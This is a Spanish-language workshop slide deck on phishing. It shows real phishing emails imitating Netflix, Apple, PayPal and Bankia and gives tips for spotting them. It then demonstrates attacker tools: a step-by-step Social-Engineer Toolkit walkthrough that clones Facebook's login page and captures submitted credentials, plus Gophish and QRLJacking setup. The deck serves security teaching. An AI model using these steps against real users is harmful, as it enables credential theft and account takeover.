


Fishing Phishers




Índice

- Índice
- Who are We?
- Disclaimer
- Phishing
- OSINT
- Análisis de Malware
- Esquema
- HANDS ON
- KAHOOT
- Agradecimientos



WHO ARE WE?



Carol12Gory

- Username : Carolina Gómez Uriarte (A.K.A. – Carol12Gory)
- Twitter/Telegram : @Carol12Gory
- Pentester / Hacker ético
- Organizadora del congreso de Seguridad :




- Actualmente Pentester en :
- Ponente en :

Deloitte.



Nebu_73

- Username : Alvaro Alonso (A.K.A. - Nebu73)
- Twitter/Telegram : @Nebu_73
- Pentester / Hacker ético
- Cibercooperante de Incibe (I4SK)
- Master en Ciberseguridad - Cybersoc de Deloitte
- Experto en Seguridad de la Información - UCLM
- Certified Ethical Hacker - EC Council
- Administrador y escritor del blog de seguridad Informática -
- Actualmente Pentester en : **Entelgy Innotec**
SECURITY
- Ponente en :



Algo nuevo.....

- Para esta charla contamos con un nuevo servicio que queda activado y es el TAAS.

Dicho de forma mas sencilla un servicio 24/7 de TROLLING AS A SERVICE así que no os descuidéis que llegan los trolls.



DISCLAIMER


Se que no hace falta decirlo pero por si acaso preferimos curarnos en salud:

TODO LO EXPLICADO EN ESTA CHALA ES MATERIAL DE APRENDIZAJE PARA FINES EDUCATIVOS.




SE PIDE A LOS ASISTENTES QUE USEN LOS CONOCIMIENTOS CON CUIDADO Y ETICA SIEMPRE EN ENTORNOS CONTROLADOS Y NUNCA PARA COMETER ILEGALIDADES.

Dicho esto que es de cajón... no nos responsabilizamos del uso que den los asistentes a los conocimientos adquiridos ... sentaos y disfrutad del viaje pues el Hacking es un mundo muy extenso y lleno de rincones oscuros para mentes inquietas.




Phishing

¿Eso se come?



¿Qué es el Phishing?


- Por ilustrar que es el phishing antes de una explicación mas técnica:



Gracias a @Dragonjar y a Joris de ISACA por compartirlo.



- Se trata de la suplantación a través de medios informáticos de páginas web, correos electrónicos etc.
- Normalmente se utiliza simbología conocida por el usuario al que va dirigido el ataque: Logotipos, textos, imágenes... que recuerdan a la imagen original que suplantan con el fin de despistar al usuario y hacer que pique en el engaño.
- La finalidad es múltiple, desde robo de credenciales, a distribución de malware, simplemente suscripciones a listas de Spam...





Ejemplos

- Netflix

Your Netflix Membership is on hold

NETFLIX <info@mailer.netflix.com>
Vie 14/12/2018 3:36

NETFLIX

We recently failed to validate your payment information we hold on record for your account, therefore we need to ask you to complete a brief validation process in order to verify your billing and payment details.

www.netflix.com/verification

Failure to complete the validation process will result in a suspension of your netflix membership.

We take every step needed to automatically validate our users, unfortunately in this case we were unable to verify your details.

This process will take a couple of minutes

• Apple

RE: 【Payment approved】 【Received Order】 Thank you for ordering. We have received an order from the App Store,

AS App Store <bersamaberharapa.787.11.1902.puasemberdere36@raja
deus.net>
Dom 07/04/2019 17:03
device@apple.com; support@apple.com; noreply@apple.com ✉

 Payment-Update85352JTRW...
41 KB

Payment on process ...
We have sent 【 DOC 】 on: Sunday, April 7, 2019

Apple Team

N noreplay@apple.com <noreplymailmail-spongebobssquarpants116@ait
nasser.me>
Jue 02/05/2019 14:58
nebu_73@hotmail.com ✉

 Apple-ID-Billing-Probelm.dot
28 KB

Re: 【Alerts statement】 [UpdatesInformation] : Your information has been reset and changes information on Tuesd

AA Apple Activity <donotreply.updatemaintenanceteenakxybnlsbswt@no
repyaus.com>
Mar 28/05/2019 15:52
serviceintl@yOF.idapple.com ✉



Your Apple ID has been Locked

Hello, After reviewing your Apple account, we've noted several concerns with
your recent activity. As a result, we've taken the following action on your
account:



• Paypal

Re: [Two factor authentication] [Document Receipt] The Informations of your account was Limited, receive

S Services@intl.paypal.com . <noreplyid1ls3.yngkuingnsecure2@apzfi.co
m>
Dom 02/06/2019 8:40
info@account.paypal-secur3s.com ↗



Your Paypal was Locked

Dear Customer,

Your Paypal has been locked for security reason.
It looks like your account is outdated and requires to updated account ownership

Re: [Review Statement Activities] : Report account service statement news to update has transaction available on june 20.

O service@paypal.com <CheapOair@reply7.myCheapOair.com>
Sáb 30/06/2018 16:08
nebu_73@hotmail.com ↗



We Need Information To Resolved Problem Activities.

Dear Customer,

We're concerned that someone is using your PayPal account without your knowledge. Please log in to PayPal to confirm your identity and review all your recent activity. Your quick response will help restore your account.


What's going on?

Your financial institution let us know that recent transfers between your PayPal account and your bank account were unauthorized. We want to make sure that you authorized any recent



• Bankia

BO Bankia Online <mc.catch@casema.nl>
Jue 06/06/2019 17:22
Bankia Online ▾



Hola,

Lamentamos informarle que su ultima sesión al servicio bankia en linea no finalizo de manera correcta.
así que por su seguridad le pedimos termine la sesión de inmediato.

Para evitar que su acceso sea manejado por personas ajena s a usted :

[Haga clic aqui](#)

Este es un mensaje automático. Por favor no les contestes Gracias por confiar en nosotros.
Equipo de Atención al Cliente.bankia
es una marca registrada. Todos los derechos reservados

N New.Service.Bankia.catch@casema.nl
Dom 09/06/2019 12:48
Bankia Online ▾

Bankia Online Movil

Estimado /a cliente,

Este mensaje es para informarle que su cuenta bancaria ha sido sujeta a una ejecución debido a una violación de los acuerdos de Bankia.
Esta violación fue señalada a la atención del Equipo de Políticas y Acuerdos de Bankia.
Le rogamos a usted que revise y Confirme los detalles de su cuenta lo antes posible para evitar la suspensión inmediata.
—> [Consulta el Espacio de su Cuenta](#)

Sinceramente

Gracias por usar Bankia



¿Cómo lo identificamos?

- Os vamos a dar unas pautas sencillas y rápidas para poder identificar este tipo de correos y que no os la lleven!
 - Revisa siempre el remitente claramente no os va a escribir bob esponja desde la cuenta de Apple.
 - Ante la duda, revisad las cabeceras del correo, que es sencillo y te da muestras de si es un correo malicioso.



¿How do bad guys work?

- Y de nada sirve un taller si no os enseñamos... y mas en este caso que hablamos de como nos hacen el mal. Pues aprendamos a hacerlo nosotros . Total... ¿qué puede pasar?




Emkei's Fake Mailer



• Setoolkit

```
root@kali:~# setoolkit
```

```
There is a new version of SET available.  
Your version: 7.7.9  
Current version: 8.0  
  
Please update SET to the latest before submitting any git issues.  
  
Select from the menu:  
1) Social-Engineering Attacks  
2) Penetration Testing (Fast-Track)  
3) Third Party Modules  
4) Update the Social-Engineer Toolkit  
5) Update SET configuration  
6) Help, Credits, and About  
99) Exit the Social-Engineer Toolkit
```



```
Select from the menu:  
1) Spear-Phishing Attack Vectors  
2) Website Attack Vectors  
3) Infectious Media Generator  
4) Create a Payload and Listener  
5) Mass Mailer Attack  
6) Arduino-Based Attack Vector  
7) Wireless Access Point Attack Vector  
8) QRCode Generator Attack Vector  
9) Powershell Attack Vectors  
10) SMS Spoofing Attack Vector  
11) Third Party Modules  
99) Return back to the main menu.
```

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) Full Screen Attack Method
- 8) HTA Attack Method




The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu



```
[+] Credential harvester will allow you to utilize the clone capabilities within SET  
[+] to harvest credentials or parameters from a website as well as place them into a report
```

```
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---
```

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:
```


```
[+] SET supports both HTTP and HTTPS  
[+] Example: http://www.thisisafakesite.com  
set:webattack> Enter the url to clone:https://www.facebook.com/
```

```
[*] Cloning the website: https://login.facebook.com/login.php  
[*] This could take a little bit...
```

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

```
[*] You may need to copy /var/www/* into /var/www/html depending on where your directory structure is.  
Press {return} if you understand what we're saying here.  
[*] The Social-Engineer Toolkit Credential Harvester Attack  
[*] Credential Harvester is running on port 80  
[*] Information will be displayed to you as it arrives below:
```





```
[*] File exported to /root/.set//reports/2019-07-02 07:00:42.836123.html for your reading pleasure...
[*] File in XML format exported to /root/.set//reports/2019-07-02 07:00:42.836123.xml for your reading pleasure...
Press <return> to continue
```

Kali Linux, airmouse S... TrustedSec.com - Inform... +

file:///root/Desktop/2019-07-02 07:00:42.836123.html


Most Visited ↻ Offensive Security ↻ Kali Linux ↻ Kali Docs ↻ Kali Tools ↻ Exploit-DB ↻ Aircrack-ng ↻ Kali Forums ↻ NetHunter ↻ Kali Training ↻ Getting Started

TRUSTEDSEC
INFORMATION SECURITY MADE SIMPLE


The Social-Engineer Toolkit (SET) Report Generator

Report generated by the Social-Engineer Toolkit


Welcome to the Social-Engineer Toolkit Report Generation Tool. This report should contain information obtained during a




```
PARAM: jazoest=2739
PARAM: lsd=AVoPjNdq
PARAM: display=
PARAM: enable_profile_selector=
PARAM: isprivate=
PARAM: legacy_return=0
PARAM: profile_selector_ids=
PARAM: return_session=
PARAM: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=540
PARAM: lgndim=eyJ3IjoxMzYwLCJoIjo2NjMsImF3IjoxMzYwLCJhaCI6NjM2LCJjIjoyNH0=
PARAM: lgnrnd=085340_iHy9
PARAM: lgnjs=1562065033
PARAM: email=nebueselputoamo@euskalencounter.com
PARAM: pass=YATEHEMOSJAKIADOLACUENTATROLOLO
PARAM: prefill_contact_point=
PARAM: prefill_source=
PARAM: prefill_type=
PARAM: first_prefill_source=
PARAM: first_prefill_type=
PARAM: had_cp_prefilled=false
PARAM: had_password_prefilled=false
PARAM: ab_test_data=AAGAf/ys4lMfZMGAZ
```



- Gophish



Gophish es una herramienta desde la cual se puede generar campañas de phishing. Es una herramienta free y está orientada a empresas.



• QRLJacking

QRLJacking o Quick Response Code Login Jacking es un simple vector de ataque de ingeniería social capaz de secuestrar sesiones que afecta a todas las aplicaciones que dependen de la función "Login with QR code" como una forma segura de acceder a las cuentas.

Requisitos necesarios:

- Servidor XAMPP o WAMP
- Mozilla Firefox
- Extensión: GreaseMonkey
- Archivos OWASP QRLJacking



Thanks @martrudix


Los archivos y la ruta que vamos a utilizar:

Este equipo > Disco local (C:) > xampp > htdocs > labs			
Nombre	Fecha de modificación	Tipo	Tamaño
.DS_Store	24/04/2017 23:20	Archivo DS_STORE	7 KB
.gitignore	07/03/2017 20:35	Archivo GITIGNORE	1 KB
phishing.html	23/07/2019 18:49	Archivo HTML	1 KB
qr.data	24/07/2019 2:13	Archivo DATA	1 KB
qrHandler.php	23/04/2017 12:46	Archivo PHP	1 KB
tmp.jpg	24/07/2019 2:13	Archivo JPG	0 KB
whats.js	23/04/2017 12:46	Archivo JavaScript	2 KB

IP donde está iniciado el servidor web:

```
Adaptador de LAN inalámbrica Wi-Fi:

Sufijo DNS específico para la conexión. . . : home
Dirección IPv6 . . . . . : fd1c:7f2c:11e2:e00:11b1:7d39:fca0:8fc9
Dirección IPv6 temporal. . . . . : fd1c:7f2c:11e2:e00:7d12:d043:7296:fd90
Vínculo: dirección IPv6 local. . . . : fe80::11b1:7d39:fca0:8fc9%13
Dirección IPv4. . . . . : 192.168.1.132
